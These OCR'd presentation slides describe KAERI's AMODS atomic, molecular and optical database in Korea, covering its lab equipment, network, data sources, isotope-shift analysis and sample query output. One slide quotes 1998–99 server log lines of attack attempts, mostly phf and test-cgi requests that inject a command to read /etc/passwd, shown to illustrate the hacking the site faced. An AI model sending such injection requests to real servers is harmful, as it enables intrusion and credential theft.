
Graphics : gnuplot

Web server programs and AMO related data and scripts are loaded in different volumes

[redacted]


Nd:YAG Laser
Wavemeter
Dye Laser 1
Dye Laser 2
Dye Laser 3
MCP
PMT
TOF
Lock-in Amplifier
Multichannel Analyzer
PD1
Digital Oscilloscope
Atomizer
Ar ion Laser
PD2
Boxcar Averager
Ring Dye Laser
PD3
Control Computer
Diode Laser
Hollow Cathode Lamp
Powermeter


SERI
KAERI gateway
KAERINET (firewall'd)
router
Lab. for Quantum Optics
lsrl (ibm)
lfqo (ibm)
disk
future (ibm)
External
modem server
quantum
disk
m
modem
printer



3. AMODS

Basic construction principles

Easy and direct access to the numerical data
with minimun number of clicks
Preferred by the experts who are fairly informed of
what the output data means
Minimum usage of graphics for speed
Minimum usage of Java for security
Maximum security against the hostile hackers
Maintain the best quality of characters and graphics as possible
==> Main AMO data source in Korea in the heavy internet
traffic environment

AMO data compilation and database

1995,1996,1997 basic research fund
1997,1998,1999 Mid-to-Long term project

Examples of password hacking:

```
1cust20.max14.los-angeles.ca.ms.uu.net - - [26/Feb/1998:16:11:43 +0900]
                                        "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
squid.latrobe.edu.au - - [25/May/1998:17:47:14 +0900] "GET /root/etc/passwd HTTP/1.0" 404 -
squid.latrobe.edu.au - - [25/May/1998:17:47:20 +0900] "GET /~root/etc/passwd HTTP/1.0" 404 -
squid.latrobe.edu.au - - [25/May/1998:17:48:04 +0900] "GET /cgi-bin/test-cgi?\help&0a/bin/cat%20/etc/passwd HTTP/1.0" 200 537
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:11:16 +0900] i
                                        "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:11:51 +0900]
                                        "GET /cgi-bin/php.cgi?/etc/passwd HTTP/1.0" 404 -
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:12:46 +0900]
                                        "GET /cgi-bin/test-cgi?/etc/passwd HTTP/1.0" 200 515
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:13:02 +0900]
                                         "GET /cgi-bin/test-cgi=/etc/passwd HTTP/1.0" 404 -
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:13:06 +0900]
                                        "GET /cgi-bin/test-cgi?/etc/passwd HTTP/1.0" 200 515
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:13:26 +0900]
                                        "GET /cgi-bin/test-cgi?/bin/cat /etc/passwd HTTP/1.0" 200 521
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:13:32 +0900]
                                        "GET /cgi-bin/test-cgi?/bin/cat%20/etc/passwd HTTP/1.0" 200 535
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:17:01 +0900]
                                        "GET /cgi-bin/test-cgi=/etc/passwd HTTP/1.0" 404 -
dialin664.toronto.globalserve.net - - [05/Jun/1998:12:24:35 +0900]
                                        "GET /cgi-bin/test-cgi?/bin/cat%20/etc/passwd HTTP/1.0" 200 535
ppp103.rosnet.ru - - - - - - - - - [08/Jun/1998:13:52:41 +0900]
                                        "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
ppp022.0.mmtl.videotron.net - - - - [10/Jun/1998:00:35:41 +0900]
                                        "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
t5o24p59.telia.com - - [26/Jun/1998:09:30:47 +0900]
                                        "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
ip08-187.cbn.net.id - -[03/Jul/1998:03:25:35 +0900]
                                        "GET /cgi-bin/phf/?Qalias=X%0acat%20/etc/passwd" 404 -
cache-out.saix.net - - [05/Aug/1998:20:43:46 +0900]
                                        "GET /cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd HTTP/1.0" 404 -
cache-out.saix.net - - [05/Aug/1998:20:44:29 +0900]
                                        "GET /cgi-bin/php.cgi?etc/passwd HTTP/1.0" 404 -
210.94.178.78 - - - -[18/Jun/1999:08:56:46 +0900] "GET /cgi-bin/phf" 404 -
```

AMODS

AMO Data Sources

- Bibliographic data on TP and AEL from NIST
- Flat data from CDS of Strasbourg University in France
- ALADDIN source codes and data from IAEA
- Collisional data from U. of Michigan, USA
- ADAS installed
- Research report from NIFS
- Isotope data with spectroscopy experiments

URL of AMODS: http://amods.kaeri.re.kr

AMO databases

- Atomic Spectral Lines (CDS)
- Atomic Energy Levels (CDS)
- ALADDIN online (AMDIS)
- Transition Probabilities (CDS)
- Atomic Transition Lines (CDS)
- Fundamental Constants (CODATA86)
- Electron Impact Cross Section (Michigan)
- Internal Database:
  - Autoionization, Isotope shifts, HFS (Experiments)
  - Bibliographic Data (NIST)
  - Table of Isotope (John Wiley & Sons)

AMOS

Experiments

Autoionization Levels

level positon : 48800cm^{-1} — 52700 cm^{-1}
level width (decay rate)
Fano q-parameter

Dye laser 1 : 591.635 nm (250MHz, SLM laser)
Dye laser 2 : 576.804 nm (250 MHz, SLM Laser)
Dye laser 3 : frequency scanned (1.5 GHz, GIM Laser)

Isotope Shifts

Field Shifts and Mass Shifts
King plot analysis

SLM Diode laser (5mW)
Power Amplifier (500mW)
Heat pipe oven of Sm

Hyperfine Structure Constants

Analysis of Isotope Shifts

- IS=NMS+SMS+FS

IS : Measured Isotope Shift($\delta\nu$) NMS : Normal Mass Shift($\delta\nu^{NMS}$)
SMS : Specific Mass Shift($\delta\nu^{SMS}$) FS : Field Shift($\delta\nu^{FS}$)

- King Plot Method

$$\delta\nu^{mod} = (\delta\nu - \delta\nu^{NMS}) \frac{A_1 A_2}{A_1 - A_2} \bullet \frac{2}{154 \bullet 152}$$

(A_1, A_2 : Mass Number)


$$\delta\nu_i^{mod} = (E_i/E_j)\, \delta\nu_j^{mod} + [K_i - K_j (E_i/E_j)] \frac{2}{154 \bullet 152}$$

==> Determination of field Shifts and Specific Mass Shifts

- Determination of Changes in mean square nuclear radii ($\delta\langle r^2\rangle$) by field shifts

$$\delta\langle r^2\rangle = \delta\nu^{FS} / 5.404 \ (\mathrm{fm}^2)$$

King Plot Analysis



AMODS

4. International Collaborations

Data sharing :
- To overcome the heavy international network traffic
- Mirror site
- Synchronization of data

Joint development of database techniques
- To optimize the international efforts
- International joint projects
- Classification and standardization of CGI programs

AMO data production
- Difficult to realize as international collaboration due to speciallty of each institute
- Rely on published papers
- Critical evaluation of conflicting values

.....

The AMODS in KAERI - Netscape

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AMODS Korea Atomic Ener

MENU

- Atomic Spectral Lines
- Transition Probabilities
- Atomic Energy Levels
- Atomic Transition Lines
- ALADDIN ONLINE
- Fundamental Constants
- Electron Impact Cross Sections
- Internal Database

HOME

DISCLAIMER

AMODS (Atomic Molecular and Optic

Informations on the atomic and molecular structures, trai characteristics, collisional cross sections, and fundamer

International Data Center Network (DCN) Links

AMDIS [IAEA]
NIST PRD Database [USA]
ORNL Controlled Fusion Atomic Data Center [USA]
NIFS Atomic Database [Japan]
JAERI [Japan]
GAPHYOR database [France]
Weizmann Plasma Gate Database [Israel]
Max-Planck-Institute PMI Data Unit [Germany]
Troitsk Institute A+M Data Unit [Russia]
Efremov Science Research Institute PMI Data Cente
RIPTRM Data Center for Highly Charged Ions [Russ
ENEA A+M Data Branch [Italy]
IAPCM CRAAMD [China]
KAERI AMO Database System [Korea]

If you have any questions or comments please s

Laboratory for Quantum Optics

P.O.Box 105 Yusong, Taejon, 305-600, Korea
TEL: +82-42-868-2935
FAX: +82-42-861-8292

8- 11-98

Document: Done

AMODS: Atomic Spectral Lines - Netscape

File Edit View Go Communicator Help

AMODS 002852

Atomic Spectral Lines

data source : CDS

---

1. Arranged by Wavelengths

Enter the wave length ranges in step of 10 nm in 3 digit numbers from 000 thru 999 (000 for 0)

Multiple ranges can be specified with a space between each entry such as 000 001 134 567.

[ ] X 10 nm

(•) Short format (default)
( ) Long format

Submit Query | Reset Form

---

2. Arranged by Elements and Ionization Stages

H																	He
Li	Be											B	C	N	O	F	Ne
Na	Mg											Al	Si	P	S	Cl	Ar
K	Ca	Sc	Ti	V	Cr	Mn	Fe	Co	Ni	Cu	Zn	Ga	Ge	As	Se	Br	Kr
Rb	Sr	Y	Zr	Nb	Mo	Tc	Ru	Rh	Pd	Ag	Cd	In	Sn	Sb	Te	I	Xe
Cs	Ba	La	Hf	Ta	W	Re	Os	Ir	Pt	Au	Hg	Tl	Pb	Bi	Po	At	Rn
Fr	Ra	Ac															
			La	Ce	Pr	Nd	Pm	Sm	Eu	Gd	Tb	Dy	Ho	Er	Tm	Yb	Lu
			Ac	Th	Pa	U	Np	Pu	Am	Cm	Bk	Cf	Es	Fm	Md	No	Lr

Document: Done

Results of Query for Sm(01) - Netscape

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Atomic Spectral Lines of Sm(01)

R. Hirata and T. Horaguchi (1995)

README | Detailed Explanation | References of the data

Ion	Lambda		gf1		gf2		Int1		Int2	Mul
01	324.580	M003	-.19	C000	-.19	C000	85	M003		
01	368.098	M003	-.08	C000	-.08	C000	130	M003		
01	369.008	M003	-.38	C000	-.38	C000	85	M003		
01	372.103	M003	-.50	C000	-.50	C000	95	M003		
01	373.074	M003	-.65	C000	-.65	C000	55	M003		
01	374.546	M003	.49	C000	.49	C000	930b	M003		V2b
01	374.852	M003	-.42	C000	-.42	C000	160b	M003		
01	375.641	M003	.34	C000	.34	C000	800b	M003		V2b
01	377.333	M003					370b	M003		V2b
01	378.268	M003					45	M003		
01	380.394	M003	-.49	C000	-.49	C000	160	M003		V2b
01	380.647	M003	.07	C000	.07	C000	190	M003		
01	381.383	M003	-.18	C000	-.18	C000	110	M003		
01	381.836	M003	-.85	C000	-.85	C000	45	M003		
01	383.281	M003	-.40	C000	-.40	C000	110	M003		
01	383.448	M003	.53	C000	.53	C000	560	M003		V2b
01	384.628	M003					65	M003		
01	384.676	M003	-.47	C000	-.47	C000	160	M003		V2b
01	385.330	M003	.39	C000	.39	C000	530	M003		
01	385.456	M003	.15	C000	.15	C000	480	M003		V2b
01	385.852	M003	-.26	C000	-.26	C000	190	M003		
01	385.874	M003	.16	C000	.16	C000	400	M003		V2b
01	387.749	M003	.15	C000	.15	C000	240	M003		
01	390.995	M003	-.46	C000	-.46	C000	90	M003		
01	392.522	M003	-.22	C000	-.22	C000	290	M003		V2b
01	394.985	M003	-.81	C000	-.81	C000	50	M003		
01	395.189	M003					470	M003		V2b
01	396.213	M003					90	M003		
01	397.466	M003	.25	C000	.25	C000	620	M003		V2b

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Atomic Spectral Lines

R. Hirata and T. Horaguchi (1995)

README | Detailed Explanation | References of the data

Ion-	lambda		gf1		gf2		Int1	Int2	Mu
Mn01	6400.34	Q000	P	-1.295	K002	-1.295	K002		
Ar01	6400.63	Q000	P	-.75	K000	-.75	K000		
Fe01	6401.0290	Q000	P	-1.924	K002	-1.924	K002		
C 01	6401.41	Q000	P	-2.48	K000	-2.48	K000		
C 01	6401.70	Q000	P	-3.04	K000	-3.04	K000		
Ti01	6401.890	Q000	P	-2.781	K002	-2.781	K002		
Y 03	6401.9	Q000	P	.69	L031	.69	L031		
Fe02	6401.94	Q000	P	-1.290	K002	-1.290	K002		
Fe01	6402.029	Q000	P	-2.479	K002	-2.479	K002		
Cr02	6402.11	Q000	P	-2.159	K002	-2.159	K002		
Ne02	6402.27	Q000	P	-1.30	K000	-1.30	K000		
Ne01	6402.39	Q000	P	-1.69	K000	-1.69	K000		
Si01	6402.893	Q000	P	-.21	K000	-.21	K000		
Ti01	6403.43	Q000	P	-3.467	K002	-3.467	K002		
Fe02	6403.4602	K002	P	-2.779	K002	-2.779	K002		
Fe01	6403.4849	Q000	P	-9.088	K002	-9.088	K002		
N 01	6403.920	Q000	P	-.29	K000	-.29	K000		
V 01	6403.99	Q000	P	-3.432	K002	-3.432	K002		
Cr02	6404.00	Q000	P	-0.043	K002	-0.043	K002		
Fe02	6404.20	Q000	P	-3.893	K002	-3.893	K002		
Fe02	6404.2396	K002	P	-3.702	K002	-3.702	K002		
Ni02	6404.61	Q000	P	-0.791	K002	-0.791	K002		
Si01	6404.837	Q000	P	-2.25	K000	-2.25	K000		
Cl01	6405.12	Q000	P	-2.19	K000	-2.19	K000		
N 02	6405.14	Q000	P	-2.83	B089	-2.82	K000		
Ar01	6406.17	Q000	P	-1.34	K000	-1.34	K000		
Fe02	6406.17	Q000	P	-2.484	K002	-2.484	K002		
Ne02	6406.54	Q000	P	-2.35	K000	-2.35	K000		
C 01	6406.58	Q000	P	-1.06	K000	-1.06	K000		
Ni02	6406.70	Q000	P	-3.092	K002	-3.092	K002		
Cr02	6406.95	Q000	P	-2.917	K002	-2.917	K002		

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
AMODS: Atomic Transition Probabilities - Netscape
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AMODS 001518
Atomic Transition Probabilities
data source : CDS bibliographic data : NIST
H
Li Be B C N
Na Mg Al Si P
K Ca Sc Ti V Cr Mn Fe Co Ni Cu Zn Ga Ge A
Rb Sr Y Zr Nb Mo Tc Ru Rh Pd Ag Cd In Sn S
Cs Ba La Hf Ta W Re Os Ir Pt Au Hg Tl Pb B
Fr Ra Ac
La Ce Pr Nd Pm Sm Eu Gd Tb Dy Ho E
Ac Th Pa U Np Pu Am Cm Bk Cf Es F
Document: Done

Results of Query for Fe(01) - Netscape

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Bookmarks Location: http://amods.kaeri.re.kr/cgi-bin/prob/prob

Atomic Transition Probabilities of Fe(01)

Fuhr J.R., Martin G.A., and Wiese W.L. [Fe through Ni]
J. Phys. Chem. Ref. Data, 17, Suppl. 4 (1988)
README

Type	Lo_c,t,E	Up_c,t,E	Mult#	WaveLen	gi	gk	Aki	fik	
A 1	a 5D 0.0	z 7D* 19351	(1)	5166.28	9	11	1.45E-5	7.09E-6	0
A 1	a 5D 704.0	z 7D* 19757	(1)	5247.05	5	7	3.92E-6	2.26E-6	1
A 1	a 5D 888.1	z 7D* 19912	(1)	5254.96	3	5	8.32E-6	5.74E-6	2
A 1	a 5D 978.1	z 7D* 20020	(1)	5250.21	1	3	9.30E-6	1.15E-5	1
A 1	a 5D 0.0	z 7D* 19562	(1)	5110.41	9	9	4.93E-5	1.93E-5	0
A 1	a 5D 415.9	z 7D* 19757	(1)	5168.90	7	7	3.83E-5	1.53E-5	0
A 1	a 5D 704.0	z 7D* 19912	(1)	5204.58	5	5	2.29E-5	9.31E-6	7
A 1	a 5D 888.1	z 7D* 20020	(1)	5225.53	3	3	1.32E-5	5.42E-6	2
A 1	a 5D 0.0	z 7D* 19757	(1)	5060.08	9	7	1.3E-6	3.9E-7	5
A 1	a 5D 415.9	z 7D* 19912	(1)	5127.68	7	5	3.80E-7	1.07E-7	1
A 2	a 5D 0.0	z 7F* 22846	(2)	4375.93	9	11	2.95E-4	1.03E-4	0
A 2	a 5D 704.0	z 7F* 23111	(2)	4461.65	5	7	2.95E-4	1.23E-4	0
A 2	a 5D 888.1	z 7F* 23192	(2)	4482.17	3	5	2.10E-4	1.05E-4	0
A 2	a 5D 978.1	z 7F* 23245	(2)	4489.74	1	3	1.19E-4	1.08E-4	0
A 2	a 5D 0.0	z 7F* 22997	(2)	4347.24	9	9	1.23E-6	3.49E-7	4
A 2	a 5D 704.0	z 7F* 23192	(2)	4445.47	5	5	2.45E-6	7.24E-7	5
A 2	a 5D 888.1	z 7F* 23245	(2)	4471.68	3	3	1.12E-6	3.37E-7	1
A 2	a 5D 415.9	z 7F* 23192	(2)	4389.24	7	5	1.81E-5	3.73E-6	3
A 2	a 5D 704.0	z 7F* 23245	(2)	4435.15	5	3	4.72E-5	8.36E-6	6
A 3	a 5D 0.0	z 7P* 23711	(3)	4216.18	9	9	1.84E-4	4.90E-5	0
A 3	a 5D 415.9	z 7P* 24181	(3)	4206.70	7	7	7.2E-5	1.9E-5	0
A 3	a 5D 704.0	z 7P* 24181	(3)	4258.31	5	7	2.54E-5	9.66E-6	6
A 3	a 5D 888.1	z 7P* 24507	(3)	4232.73	3	5	8.79E-6	3.93E-6	1
A 4	a 5D 402.9	z 5D* 26151	(4)	3882.7	25	25	0.100	0.0226	7
A 4	a 5D 0.0	z 5D* 25900	(4)	3859.91	9	9	0.0970	0.0217	2
